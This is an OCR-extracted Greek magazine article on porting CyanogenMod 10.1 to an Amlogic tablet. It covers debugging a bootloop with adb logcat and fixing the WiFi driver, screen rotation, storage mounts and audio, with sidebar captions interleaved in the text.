
1. Οι παλιότερες εκδόσεις του Android δεν απαιτούσαν την ανταλλαγή κλειδιών!

Ασύμβατα modules


Εφόσον αντιμετωπίσαμε το ζήτημα με το ADB, επανεκκινήσαμε τη συσκευή και ανοίξαμε ένα νέο τερματικό στον υπολογιστή. Εκεί δώσαμε το εξής:

```
$ adb logcat
```

Με το που πατήσαμε [Enter] ξεκίνησε μια πλημμύρα μηνυμάτων! Σύντομα παρατηρήσαμε ότι τα μηνύματα επαναλαμβάνονταν σε τακτά χρονικά διαστήματα, γεγονός που αποτελούσε σίγουρη ένδειξη ενός ατέρμονου bootloop. Μελετώντας τα μηνύματα συμπεράναμε ότι το πρόβλημα αφορούσε σε ορισμένα kernel modules, τα οποία ήταν ασύμβατα με τον πυρήνα μας. Τα συγκεκριμένα modules σχετίζονταν με το mali — το κύκλωμα γραφικών της συσκευής μας. Σαν συνέπεια, το υποσύστημα γραφικών δεν ξεκινούσε και η εκτέλεση του Android δεν μπορούσε να ολοκληρωθεί. Όπως θα θυμόσαστε, στο προηγούμενο άρθρο είχαμε πάρει τον πυρήνα από το εργοστασιακό Android της συσκευής και τον είχαμε φυτέψει στον κατάλογο cm10.1/device. Έτσι, είχαμε υποχρεώσει το CyanogenMod να ενσωματώσει τον πυρήνα του κατασκευαστή. Η επιλογή αυτού του πυρήνα ήταν επιβεβλημένη, ώστε τα αποθηκευτικά μέσα να μοντάρονται και να χρησιμοποιούνται με τον σωστό τρόπο. Επομένως, για να ξεπεράσουμε το πρόβλημα με το bootloop, έπρεπε να κάνουμε κάτι με τα προβληματικά modules. Ε, λοιπόν, αυτό που κάναμε ήταν απλό κι άκρως αποτελεσματικό: Αντικαταστήσαμε τα kernel modules που παρουσίαζαν πρόβλημα, με τα αντίστοιχα από τον πηγαίο κώδικα του κατασκευαστή! Τα προβληματικά kernel modules βρίσκονταν στον κατάλογο cm10.1/device/elf2/proprietary/mali, ενώ τα αντίστοιχα modules από τον πηγαίο κώδικα του κατασκευαστή βρίσκονταν



Το OTA ZIP είναι έτοιμο! Για τη δημιουργία του περιμέναμε περίπου μία ώρα. Τώρα, αρκεί να το αντιγράψουμε στην κάρτα SD της συσκευής μας και να το εγκαταστήσουμε με τη βοήθεια του ClockWorkMod.



Η επιλογή «choose zip from SD card» εγκαθιστά οποιοδήποτε update zip έχουμε τοποθετήσει στην κάρτα μνήμης της συσκευής.

στη θέση hardware/amlogic/proprietary/mali. Μετά από τη σχετική αντιγραφή, μεταγλωττίσαμε το CyanogenMod εκ νέου και το εγκαταστήσαμε στη συσκευή. Αυτή τη φορά το σύστημα ξεκίνησε κανονικά, αν και πολύ γρήγορα συνειδητοποιήσαμε ότι υπήρχαν κι άλλα προβλήματα.

Πριν προχωρήσουμε, πρέπει να σημειώσουμε ότι δεν έχει καμία αξία να απομνημονεύετε τους καταλόγους που αναφέρουμε, ούτε τα προβλήματα και τις συγκεκριμένες λύσεις. Το σημαντικό είναι να κατανοήσετε τη λογική με την οποία εργαστήκαμε, ώστε να είστε σε θέση να αντιμετωπίσετε κάθε πρόβλημα που ενδέχεται να προκύψει.

Ασύρματη δικτύωση

Το πρώτο ζήτημα που θελήσαμε να αντιμετωπίσουμε αφορούσε στο WiFi. Η συμβατή συσκευή (Elf II) που χρησιμοποιήσαμε για το χτίσιμο του CyanogenMod, διαθέτει ένα άσχετο κύκλωμα WiFi. Για την επίλυση αυτού του προβλήματος ξεκινήσαμε διαγράφοντας από τα αρχεία BoardConfig.mk και AndroidProducts.mk κάθε αναφορά προς το κύκλωμα ασύρματης δικτύωσης. Τα συγκεκριμένα αρχεία βρίσκονται στον κατάλογο cm10.1/device κι από το περιεχόμενό τους αφαιρέσαμε πλήρως τις ενότητες "wifi". Στη συνέχεια διαγράψαμε κι όλα τα αρχεία του driver, που κατοικούσαν στον κατάλογο cm10.1/device/elf2/wifi. Με αυτά τα βήματα αφαιρέσαμε πλήρως τον driver για το άσχετο κύκλωμα WiFi και ήμασταν έτοιμοι να προσθέσουμε τον σωστό.

Γι' αυτόν τον "σωστό driver" στραφήκαμε (πάλι) στον πηγαίο κώδικα του εργοστασιακού Android. Τα ζητούμενα αρχεία βρίσκονταν στον κατάλογο hardware/wifi και από 'κεί τα αντιγράψαμε στη θέση cm10.1/device/elf2/wifi. Στη συνέχεια, ανοίξαμε το BoardConfig.mk που βρήκαμε στον πηγαίο κώδικα του εργοστασιακού Android, μεταβήκαμε στην ενότητα wifi κι αντιγράψαμε τα πάντα στην ομώνυμη ενότητα του



Σε περίπτωση που πέσουμε σε bootloop, η συσκευή θα δείχνει συνεχώς το λογότυπο του CyanogenMod και δεν θα ξεκινά! Για να προχωρήσουμε θα πρέπει να λύσουμε κάθε σχετικό πρόβλημα...

αρχείου cm10.1/device/BoardConfig.mk. Ουσιαστικά, με αυτές τις δύο αντιγραφές η προσθήκη του driver ολοκληρώθηκε! Ωστόσο, όταν αλλάζουμε driver για κάποιο κύκλωμα δικτύωσης, πρέπει να είμαστε προσεκτικοί με το όνομα που αποδίδεται στο αντίστοιχο interface. Στη δική μας περίπτωση, τόσο ο πηγαίος κώδικας του κατασκευαστή, όσο και ο κώδικας για το Elf II, αναφέρονταν στο κύκλωμα ασύρματης δικτύωσης ως wlan0. Αν άλλαζε το όνομα, θα έπρεπε να ενημερώσουμε κατάλληλα τη σχετική ενότητα στο BoardConfig.mk, ώστε η ονομασία να συμβαδίζει με εκείνη της "νέας" συσκευής (στην περίπτωσή μας το Elf II). Κάτι τέτοιο είναι απολύτως απαραίτητο, διότι το όνομα του δικτυακού interface χρησιμοποιείται σε πολλά αρχεία του συστήματος. Αν αποφασίζαμε να χρησιμοποιήσουμε κάποιο άλλο όνομα, θα ήταν δύσκολο να βρούμε *όλες* τις σχετικές αναφορές και να τις διορθώσουμε.


Μετά απ' αυτή την επέμβαση ακολουθήσαμε τη γνωστή διαδικασία: Μεταγλωττίσαμε το CyanogenMod από την αρχή και το εγκαταστήσαμε στη συσκευή. Περιττό να σας πούμε ότι η εργασία μας στέφθηκε με επιτυχία :)

Αυτόματη περιστροφή

Το επόμενο πρόβλημα που θελήσαμε να διορθώσουμε είχε να κάνει με την οθόνη και τον τρόπο προβολής. Αλλάζοντας τον προσανατολισμό της συσκευής, το περιεχόμενο της οθόνης δεν προσαρμοζόταν πάντα με το σωστό τρόπο κι ορισμένες φορές εμφανίζονταν όλα ανάποδα! Με λίγο ψάξιμο, διαπιστώσαμε ότι τόσο η δική μας συσκευή, όσο και εκείνη στης οποίας τον κώδικα είχαμε στηριχτεί (Elf II),

διέθεταν ακριβώς τον ίδιο αισθητήρα επιτάχυνσης (Bosch BMA250). Έτσι, αυτή τη φορά η λύση δεν θα δινόταν με μια απλή αντιγραφή. Συνεχίζοντας την αναζήτηση, καταλήξαμε ότι το αίτιο βρισκόταν στην τοποθέτηση του αισθητήρα πάνω στην πλακέτα της συσκευής. Μπορεί οι δύο συσκευές να διαθέτουν το ίδιο τσιπάκι, αλλά η θέση του ως προς την οθόνη είναι διαφορετική σε κάθε υλοποίηση: Στη μία συσκευή βρίσκεται στην ίδια πλευρά της πλακέτας με την οθόνη, ενώ στην άλλη βρίσκεται στην πίσω πλευρά της πλακέτας. Η διαφορά στον προσανατολισμό του αισθητήρα συνεπάγεται και μια αντίστοιχη διαφορά στο πώς ορίζονται οι άξονες x, y, z και κατ' επέκταση, στη μετρούμενη επιτάχυνση ανά άξονα.

Τα ευρήματα αυτής της μελέτης δεν μας άρεσαν καθόλου. Νιώθαμε ότι βρισκόμαστε μπροστά σε αδιέξοδο. Από την απελπισία, είχαμε αρχίσει να μελετάμε το αρχείο με τον κώδικα για τους αισθητήρες (sensors.cpp). Η τύχη όμως στάθηκε με το μέρος μας. Κάπου, μέσα στον κώδικα, συναντήσαμε ένα σχόλιο που αφορούσε στην τοποθέτηση του αισθητήρα:




Για τη δημιουργία των κλειδιών κρυπτογράφησης που απαιτεί το ADB, χρησιμοποιήσαμε μια δεύτερη συσκευή με το Android 4.2.

```
/*
gspos:
0:x =  x, y =  y, z = z
1:x = -y, y =  x, z = z
2:x = -x, y = -y, z = z
3:x =  y, y = -x, z = z
4:x = -x, y =  y, z = -z
5:x = -y, y = -x, z = -z
6:x =  x, y = -y, z = -z
7:x =  y, y =  x, z = -z
*/
```

Όπως είπαμε και προηγουμένως, η τοποθέτηση του αισθητήρα επηρεάζει το πώς ορίζονται οι άξονες x, y και z. Το παραπάνω σχόλιο, λοιπόν, φαίνεται ότι περιγράφει τους διαφορετικούς τρόπους τοποθέτησης του αισθητήρα. Ωραία, σκεφτήκαμε, αλλά πώς θα επιλέξουμε κάποιον απ' αυτούς; Συνεχίζοντας τη μελέτη του κώδικα, συναντήσαμε την παρακάτω γραμμή:

```
property_get("ro.sf.gsensorposition", gsposproperty, "0");
```

Από εδώ συμπεράναμε ότι η τοποθέτηση του αισθητήρα περιγράφεται από τη μεταβλητή ro.sf.gsensorposition, η τιμή της οποίας λαμβάνεται από κάποιο εξωτερικό



*Το logcat αποτελεί το πιο χρήσιμο ευαγγέλιο των developers! Χάρη σε αυτό είμαστε σε θέση να εντοπίσουμε *όλα* τα προβλήματα που εμφανίζονται κατά τη λειτουργία της συσκευής!*


αρχείο. Ε, λοιπόν, ο συνήθης ύποπτος για την τοποθέτηση τέτοιων ρυθμίσεων είναι το αρχείο cm10.1/device/build.prop. Έτσι, ανοίξαμε το εν λόγω αρχείο και προσθέσαμε κάπου τον ακόλουθο ορισμό:

```
ro.sf.gsensorposition=6
```

Αναρωτιέστε πώς καταλήξαμε στο συμπέρασμα ότι η σωστή τοποθέτηση είναι αυτή που περιγράφεται από την έκτη επιλογή; Η αλήθεια είναι ότι βασιστήκαμε λίγο στη διαίσθηση και κυρίως στη γνωστή μέθοδο trial and error ;) Μετά από μερικές δοκιμές, καθεμία από τις οποίες περιελάμβανε μια μεταγλώττιση κι εγκατάσταση του CyanogenMod, διαπιστώσαμε ότι η οθόνη έδειχνε πάντοτε σωστά!

Αποθηκευτικός χώρος

Το Elf II χρησιμοποιεί διαφορετικά μέσα αποθήκευσης από τη δική μας συσκευή. Έτσι, έχοντας χρησιμοποιήσει τον κώδικα του Elf II, το σύστημα αδυνατούσε να εντοπίσει την κάρτα SD. Αυτό το πρόβλημα ήταν σχετικά απλό. Για να δηλώσουμε στο σύστημα ποιες συσκευές αποθήκευσης είναι διαθέσιμες, όπως και το πώς χρησιμοποιούνται, αρκεί να τροποποιήσουμε κατάλληλα το αρχείο vold.fstab. Εμείς βρήκαμε το ομώνυμο αρχείο στον πηγαίο κώδικα του εργοστασιακού Android και αντιγράψαμε τις σχετικές εγγραφές. Χρειάστηκε όμως να κάνουμε και μία αλλαγή. Από την έκδοση Android 4.2 και μετά, οι εξωτερικές μονάδες αποθήκευσης προσαρτώνται στον κατάλογο /storage και όχι στον /mnt, όπως συνέβαινε σε παλιότερες εκδόσεις. Έτσι, αφού αντιγράψαμε τη δήλωση των συσκευών από το εργοστασιακό vold.fstab




Για τη λειτουργία του κυκλώματος WiFi στο CyanogenMod αντιγράψαμε όλα τα σχετικά αρχεία από τον πηγαίο κώδικα, που είχαμε πάρει από τον κατασκευαστή της συσκευής μας. Φυσικά, εκτός από τα αρχεία, αντιγράψαμε και τις ρυθμίσεις.

σε εκείνο στη θέση cm10.1/device/, προχωρήσαμε και σε μία μικρή τροποποίηση. Συγκεκριμένα, αντικαταστήσαμε τον κατάλογο mnt με τον storage. Δείτε την τελική μορφή του vold.fstab:

```
dev_mount flash /storage/sdcard0 auto /devices/platform/mtd/mtd8/media
nonremovable
dev_mount sdcard /storage/sdcard1 auto /devices/platform/AMLOGIC_CARD/
card_host/memorycard0
dev_mount usb /storage/usbdisk0 auto /devices/lm
```

Πρόβλημα με τον ήχο

Αφήσαμε το καλύτερο για το τέλος! Στην περίπτωση του ήχου συναντήσαμε ένα απ' τα πιο απλά προβλήματα, το οποίο ωστόσο μας καθυστέρησε περισσότερο από οτιδήποτε άλλο. Οι οδηγοί για τον ήχο αρνούνταν πεισματικά να συνεργαστούν. Ο ήχος δεν λειτουργούσε καθόλου και με τη βοήθεια του logcat βλέπαμε συνεχώς το




Ο αισθητήρας BMA250 πάνω στην πλακέτα της συσκευής μας! Ο ίδιος αισθητήρας, στη συσκευή από την οποία δανειστήκαμε τους drivers (Elf II), βρίσκεται σε άλλη θέση. Αυτή η διαφορά στον προσανατολισμό του ως προς την οθόνη, είχε σαν συνέπεια την παράξενη συμπεριφορά της αυτόματης περιστροφής της εικόνας.

ακόλουθο σφάλμα:

```
E/AudioFlinger(2509): int android::load_audio_interface(char const*,
audio_hw_device_t**) wrong audio hw device version 0100
```

Από το παραπάνω μήνυμα, μαθαίνουμε ότι το πρόβλημα εμφανίζεται σε ένα αρχείο με το όνομα AudioFlinger. Έτσι, θεωρώντας ότι πρόκειται για αρχείο με κώδικα, αναζητήσαμε το αρχείο AudioFlinger.cpp. Τελικά το βρήκαμε στον κατάλογο cm10.1/framework και, αφού το ανοίξαμε, αρχίσαμε την αναζήτηση του αποσπάσματος που περιλαμβάνει το μήνυμα λάθους (int android::load_audio_interface). Αν και μέχρι εκείνη τη στιγμή ήμασταν έτοιμοι να παραιτηθούμε, η διάθεσή μας άλλαξε αμέσως όταν βρήκαμε το ζητούμενο απόσπασμα. Βλέπετε, ο κώδικας που έμοιαζε να παρουσιάζει το σφάλμα, βρισκόταν κάτω από μια συνθήκη του preprocessor. Η συγκεκριμένη συνθήκη έλεγχε αν έχει ενεργοποιηθεί η επιλογή MR0_AUDIO_BLOB ή όχι. Έτσι, αυτό που σκεφτήκαμε αμέσως ήταν να αλλάξουμε τη σχετική επιλογή, ώστε να αποτρέψουμε την εκτέλεση του προβληματικού κώδικα. Για τον σκοπό αυτό





```
## Vold 2.0 fstab

#######################
## Regular device mount
##
## Format: dev_mount <label> <mount_point> <part> <sysfs_path1...>
## label - Label for the volume
## mount_point - Where the volume will be mounted
## part - Partition # (1 based), or 'auto' for first usable partition.
## <sysfs_path> - List of sysfs paths to source devices
## flags        - (optional) Comma separated list of flags, must not contain '/' character
######################

# Mounts the first usable partition of the specified device
#use this line to support VIRTUAL CDROM.And you can define the directory where you want to mount
#loop_mount loop /mnt/VIRTUAL_CDROM
dev_mount flash /storage/sdcard0 auto /devices/platform/mtd/mtd8/media nonremovable
dev_mount sdcard /storage/sdcard1 auto /devices/platform/AMLOGIC_CARD/card_host/memorycard0
dev_mount usb /storage/usbdisk0 auto /devices/lm
```

Το vold.fstab είναι το αρχείο που χρησιμοποιεί η υπηρεσία vold. Η εν λόγω υπηρεσία είναι υπεύθυνη για το mount και το unmount των διαθέσιμων κατατμήσεων.

Με το MR0_AUDIO_BLOB δηλώνουμε στο σύστημα ότι ο driver του ήχου προορίζεται για παλιότερη έκδοση Android. Έτσι, ορισμένοι έλεγχοι και μερικές νέες δυνατότητες απενεργοποιούνται αυτόματα.




```
TARGET_BOOTANIMATION_PRELOAD := true

